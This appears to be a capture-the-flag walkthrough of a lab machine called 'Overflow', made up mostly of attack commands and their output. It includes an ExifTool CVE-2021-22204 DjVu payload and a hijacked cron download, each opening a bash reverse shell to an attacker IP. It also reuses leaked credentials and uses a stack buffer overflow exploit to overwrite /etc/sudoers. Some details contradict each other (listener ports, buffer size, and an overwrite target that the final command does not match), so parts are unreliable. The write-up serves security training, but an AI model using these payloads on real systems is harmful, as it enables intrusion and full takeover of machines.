
Overflow Devbuild



As mentioned in the note, we can log in using the `editor` credentials.



The `Account` link takes us to a dashboard where we can upload files.



According to the above message we can only upload images in TIFF or JPEG format. When a file is successfully uploaded, a comment is shown in the page source, indicating the file might be passed to ExifTool for further processing:

```
<div class='message'>File uploaded successfully</div><!-- In exiftool condition -->
<script>
```

Searching for potentially related exploits, we find an ExifTool Remote Code Execution vulnerability labeled CVE-2021-22204. According to the original report, using a vulnerable version of ExifTool to remove metadata from uploaded files could lead to remote code execution when parsing DjVu annotations. We can use the `djvumake` tool from DjVuLibre to create a malicious DjVu file and test for this vulnerability. We first create a file called `exploit` with the following content:

```
(metadata
(Copyright "\
" . qx{/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.18/9999 0>&1'} . \
" b ") )
```

We run `djvumake` to create a DjVu file with the malicious metadata above and then rename it to `.jpg`:

```
djvumake exploit.djvu INFO=0,0 BGjp=/dev/null ANTa=exploit
mv exploit.djvu exploit.jpg
```

We open a Netcat listener on port 7777 and upload the file. A reverse shell as the `www-data` user is received.

```
nc -lnvp 9999
```

```
nc -lnvp 9999

Connection from 10.10.11.119:45748
bash: cannot set terminal process group (945): Inappropriate ioctl for device
bash: no job control in this shell
www-data@overflow:~/devbuild-job/home/profile$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

The `/var/www/html/config/db.php` file contains database credentials which can be reused to obtain SSH access as the `developer` user.

```
www-data@overflow:~$ cat /var/www/html/config/db.php
<?php

#define('DB_Server', 'localhost');
#define('DB_Username', 'root');
#define('DB_Password','root');
#define('DB_Name', 'Overflow');

$lnk = mysqli_connect("localhost","developer", "sh@tim@n","Overflow");
$db = mysqli_select_db($lnk,"Overflow");

if($db == false){
    dir('Cannot Connect to Database');
}

?>
```

```
ssh developer@10.10.11.119

developer@10.10.11.119's password: sh@tim@n
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-159-generic x86_64)

<SNIP>

$ id
uid=1001(developer) gid=1001(developer) groups=1001(developer),1002(network)
```

The user belongs to the `network` group. We search for files owned by this group, and discover that we have write permissions on `/etc/hosts`.

```
find / -group network -ls 2>/dev/null
```

```
$ find / -group network -ls 2>/dev/null
   262150      4 -rwxrw-r--   1 root     network       201 Apr  7 00:40 /etc/hosts
```

Another user named `tester` exists:

```
$ ls -la /home
total 16
drwxr-xr-x  4 root      root   4096 May 26  2021 .
drwxr-xr-x 25 root      root   4096 Jan 26 21:08 ..
drwxr-xr-x  5 developer root   4096 Sep 28  2021 developer
drwxr-xr-x  5 tester    tester 4096 Sep 28  2021 tester
```

We search for readable files owned by this user, discovering a shell script named `commontask.sh` in the `/opt` directory.

```
find / -user tester -readable -ls 2>/dev/null
```

```
$ find / -user tester -readable -ls 2>/dev/null
   155683      4 drwxr-xr-x   5 tester   tester       4096 Sep 28  2021 /home/tester
   155695      4 drwxrwxr--   2 tester   tester       4096 May 17  2021 /home/tester/.cache
   150156      4 -rwxrwxr--   1 tester   tester        822 May 30  2021 /home/tester/.profile
   155696      4 drwxrwxr--   3 tester   tester       4096 May 17  2021 /home/tester/.gnupg
   176734      4 -rwxr-x---   1 tester   tester        109 May 28  2021 /opt/commontask.sh
```

Notice that we are not in the `tester` group and and permissions for "others" are set to `0`, but extended ACLs allow us to read the file.

```
$ getfacl /opt/commontask.sh
getfacl: Removing leading '/' from absolute path names
# file: opt/commontask.sh
# owner: tester
# group: tester
user::rwx
user:developer:r-x
group::---
mask::r-x
other::---
```

The script downloads and executes a second script called `task.sh` from `http://taskmanage.overflow.htb`. A comment states that the script has to be run every minute.

```
$ cat /opt/commontask.sh
#!/bin/bash

#make sure its running every minute.


bash < <(curl -s http://taskmanage.overflow.htb/task.sh)
```

We can use the following one-liner to verify that the script is indeed executed.

```
while ! ps auxwww | grep -v grep | grep taskmanage; do :; done
```

```
$ while ! ps auxwww | grep -v grep | grep taskmanage; do :; done
tester    25060  0.0  0.2 185108  9220 ?        Sl   01:12   0:00 curl -s http://taskmanage.overflow.htb/task.sh
```

Having write access to the `/etc/hosts` file, we can add an entry for `taskmanage.overflow.htb` pointing to our IP address, thus forcing the script to fetch a malicious `task.sh` from a web server under our control.

```
echo "10.10.14.18 taskmanage.overflow.htb" >> /etc/hosts
```

We create the following `task.sh` script:

```
/bin/bash -c 'bash -i &>/dev/tcp/10.10.14.18/7777 0>&1'
```

We open a listener on port 7777 and wait. After a short while, the malicious script is downloaded and a reverse shell as the `tester` user is received.

```
nc -lnvp 7777
```

```
nc -lnvp 7777

Connection from 10.10.11.119:37982
bash: cannot set terminal process group (25207): Inappropriate ioctl for device
bash: no job control in this shell

tester@overflow:~$ id
id
uid=1000(tester) gid=1000(tester) groups=1000(tester)
```

The user flag can be found in `/home/tester/user.txt`.

Privilege Escalation

The `/opt/file_encrypt` directory contains a `file_encrypt` binary (owned by `root` and with `setuid` permission) and a `README.md` file.

```
tester@overflow:~$ ls -la /opt/file_encrypt
total 24
drwxr-x---+ 2 root root  4096 Sep 17  2021 .
drwxr-xr-x  3 root root  4096 Sep 17  2021 ..
-rwsr-xr-x  1 root root 11904 May 31  2021 file_encrypt
-rw-r--r--  1 root root   399 May 30  2021 README.md
```

We first read the Markdown file:

```
Our couple of reports have been leaked to avoid this. We have created a tool to encrypt
your reports. Please check the pin feature of this application and report any issue
that you get as this application is still in development. We have modified the tool a
little bit that you can only use the pin feature now. The encrypt function is there but
you can't use it now.The PIN should be in your inbox
```

This seems to indicate that a PIN is required to run the application, and that an encrypt function is present in the binary but it is currently disabled. Running the program, we are indeed asked to enter a PIN:

```
tester@overflow:~$ /opt/file_encrypt/file_encrypt
This is the code 1804289383. Enter the Pin: 234423324
Wrong Pin
```

We transfer the binary to our machine to analyse it with Ghidra.

The `main()` function contains a single call to `check_pin()`:

```
undefined4 main(undefined1 param_1)

{
  check_pin();
  return 0;
}
```

We take a look at the `check_pin()` function:

```
void check_pin(void)
```

```
{
  undefined local_2c [20];
  int local_18;
  long local_14;
  int local_10;

  local_10 = rand();
  local_14 = random();
  printf("This is the code %i. Enter the Pin: ",local_10);
  __isoc99_scanf(&DAT_00010d1d,&local_18);
  if (local_14 == local_18) {
    printf("name: ");
    __isoc99_scanf(&DAT_00010c63,local_2c);
    puts(
        "Thanks for checking. You can give your feedback for improvements at
developer@overflow.htb"
        );
  }
  else {
    puts("Wrong Pin");
  }
  return;
}
```

The code is first generated with a call to `rand()` and then printed to standard output, along with a request to enter a PIN. Since the pseudo-random seed is not explicitly initialised by a previous call to `srand()`, its value is assumed to be 1 by default. Therefore, the generated code is the same (`1804289383`) at every execution.

Next, `random()` is called:

```
long random(void)

{
  uint in_stack_00000004;
  uint local_c;
  int local_8;

  local_c = 0x6b8b4567;
  for (local_8 = 0; local_8 < 10; local_8 = local_8 + 1) {
    local_c = local_c * 0x59 + 0x14;
  }
  return local_c ^ in_stack_00000004;
}
```

According to the Ghidra FindPotentialDecompilerProblems.java script, the `in_stack_00000004` represents a parameter that is passed to the function but was not correctly identified by Ghidra.

```
if (sym.getName().startsWith("in_stack_00")) {
  possible =
    "Too few stack parameters defined for this function.  May need to redefine
parameters.";
}
```

Looking at the assembly code we see that `local_10`, which contains the code returned by `rand()`, is pushed to the stack before the call to `random()`.

```
        00010ac7 89 45 f4        MOV        dword ptr [EBP + local_10],EAX
        00010aca 83 ec 0c        SUB        ESP,0xc
        00010acd ff 75 f4        PUSH       dword ptr [EBP + local_10]
        00010ad0 e8 48 fd        CALL       random
      long random(void)
```

We can therefore assume that the value in `in_stack_00000004` is the same as the code that was returned by `rand()` and put into `local_10` (`1804289383`). Incidentally, we notice that the exact same value is assigned to `local_c`. Since the code never changes, the following C program (`pin.c`) will – assuming our interpretation is correct – return a valid PIN that we can enter on the `file_encrypt` prompt.

```
#include <stdio.h>

int main(void)
{
  unsigned int code = 1804289383;
  unsigned int local_c = 0x6b8b4567;
  int local_8;

  for (local_8 = 0; local_8 < 10; local_8 = local_8 + 1) {
    local_c = local_c * 0x59 + 0x14;
  }
  printf("%d\n", local_c ^ code);

  return 0;
}
```

We compile and run the program:

```
gcc -o pin pin.c
./pin
```

```
./pin
-202976456
```

We run the `file_encrypt` program and enter the PIN `-202976456`.

```
tester@overflow:~$ /opt/file_encrypt/file_encrypt
This is the code 1804289383. Enter the Pin: -202976456
name: test
Thanks for checking. You can give your feedback for improvements at developer@overflow.htb
```

The PIN is accepted and then a name is requested. Looking back at the code, we notice that `scanf()` is called without any checks on the input length, and the buffer that holds the name string is 32 characters long.

```
undefined local_2c [20];
<SNIP>
    printf("name: ");
    __isoc99_scanf(&DAT_00010c63,local_2c);
```

This makes the function vulnerable to a stack-based buffer overflow. Entering 44 characters causes a segmentation fault:

```
tester@overflow:~$ /opt/file_encrypt/file_encrypt
This is the code 1804289383. Enter the Pin: -202976456
name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Thanks for checking. You can give your feedback for improvements at developer@overflow.htb
Segmentation fault (core dumped)
```

We can verify the offset for EIP overwrite by running the program through `gdb` (which is installed on the target system):

```
tester@overflow:~$ gdb /opt/file_encrypt/file_encrypt

<SNIP>

(gdb) run
Starting program: /opt/file_encrypt/file_encrypt
This is the code 1804289383. Enter the Pin: -202976456
name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Thanks for checking. You can give your feedback for improvements at developer@overflow.htb

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Sending 44 `A` characters followed by four `B` characters results in EIP being overwritten to `0x42424242` (`BBBB`), which means the offset is indeed 44.

Running the `info functions` command from `gdb`, we find the address of the `encrypt()` function, which is `0x5655585b`. This will allow us to redirect code execution and execute `encrypt()`.

```
(gdb) info functions encrypt
All functions matching regular expression "encrypt":

Non-debugging symbols:
0x5655585b  encrypt
0xf7f11240  key_encryptsession
0xf7f11380  key_encryptsession_pk
0xf7f13f70  xencrypt
```

We take a look at the `encrypt()` function in Ghidra.

```
  printf("Enter Input File: ");
  __isoc99_scanf(&DAT_00010c63,&local_84);
  printf("Enter Encrypted File: ");
  __isoc99_scanf(&DAT_00010c63,&local_98);
  iVar1 = stat((char *)&local_84,&local_70);

<SNIP>

    if (local_70.st_uid == 0) {
    fprintf(stderr,"File %s is owned by root\n",(char *)&local_84);
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
```

If the input file is owned by root the program exits with an error. This check is not performed on the output file, making it possible to overwrite root-owned files. The encryption is performed by XORing each byte with `0x9b`, which is a symmetric operation.

```
      while( true ) {
        local_18 = _IO_getc(local_10);
        if (local_18 == 0xffffffff) break;
        _IO_putc(local_18 ^ 0x9b,local_14);
      }
```

We can exploit this to overwrite the `/etc/sudoers` file. We start by creating a `sudoers` file in a local directory and encrypting it by redirecting the `file_encrypt` program flow to the `encrypt()` function. In order to supply the input in a non-interactive way, we create an input file and then redirect it to the program as its standard input.

```
cd /tmp

echo "tester ALL=(ALL) NOPASSWD:ALL" > /tmp/sudoers

echo "-202976456" > /tmp/input
python3 -c 'print("A"*44 +"\x5b\x58\x55\x56")' >> /tmp/input
echo "/tmp/sudoers" >> /tmp/input
echo "/tmp/sudoenc" >> /tmp/input
/opt/file_encrypt/file_encrypt < /tmp/input
```

```
tester@overflow:/tmp$ /opt/file_encrypt/file_encrypt < /tmp/input
This is the code 1804289383. Enter the Pin: name: Thanks for checking. You can give your
feedback for improvements at developer@overflow.htb

Segmentation fault (core dumped)
```

The `/tmp/sudoenc` file was created, but it is owned by root and cannot be used as a source for encryption. We can simply copy it to a new file, which will be owned by `tester`.

```
cp /tmp/sudoenc /tmp/enc
```

Next, we run the program again to decrypt `/tmp/enc` and overwrite `/etc/sudoers`:

```
echo "-202976456" > /tmp/input
python3 -c 'print("A"*44 +"\x5b\x58\x55\x56")' >> /tmp/input
echo "/tmp/enc" >> /tmp/input
echo "/tmp/sudoers" >> /tmp/input
/opt/file_encrypt/file_encrypt < /tmp/input
```

We now have full `sudo` rights:

```
tester@overflow:/dev/shm$ sudo -l
User tester may run the following commands on overflow:
    (ALL) NOPASSWD: ALL
```

We can obtain a root shell by running `sudo -i` and read the root flag in `/root/root.txt`.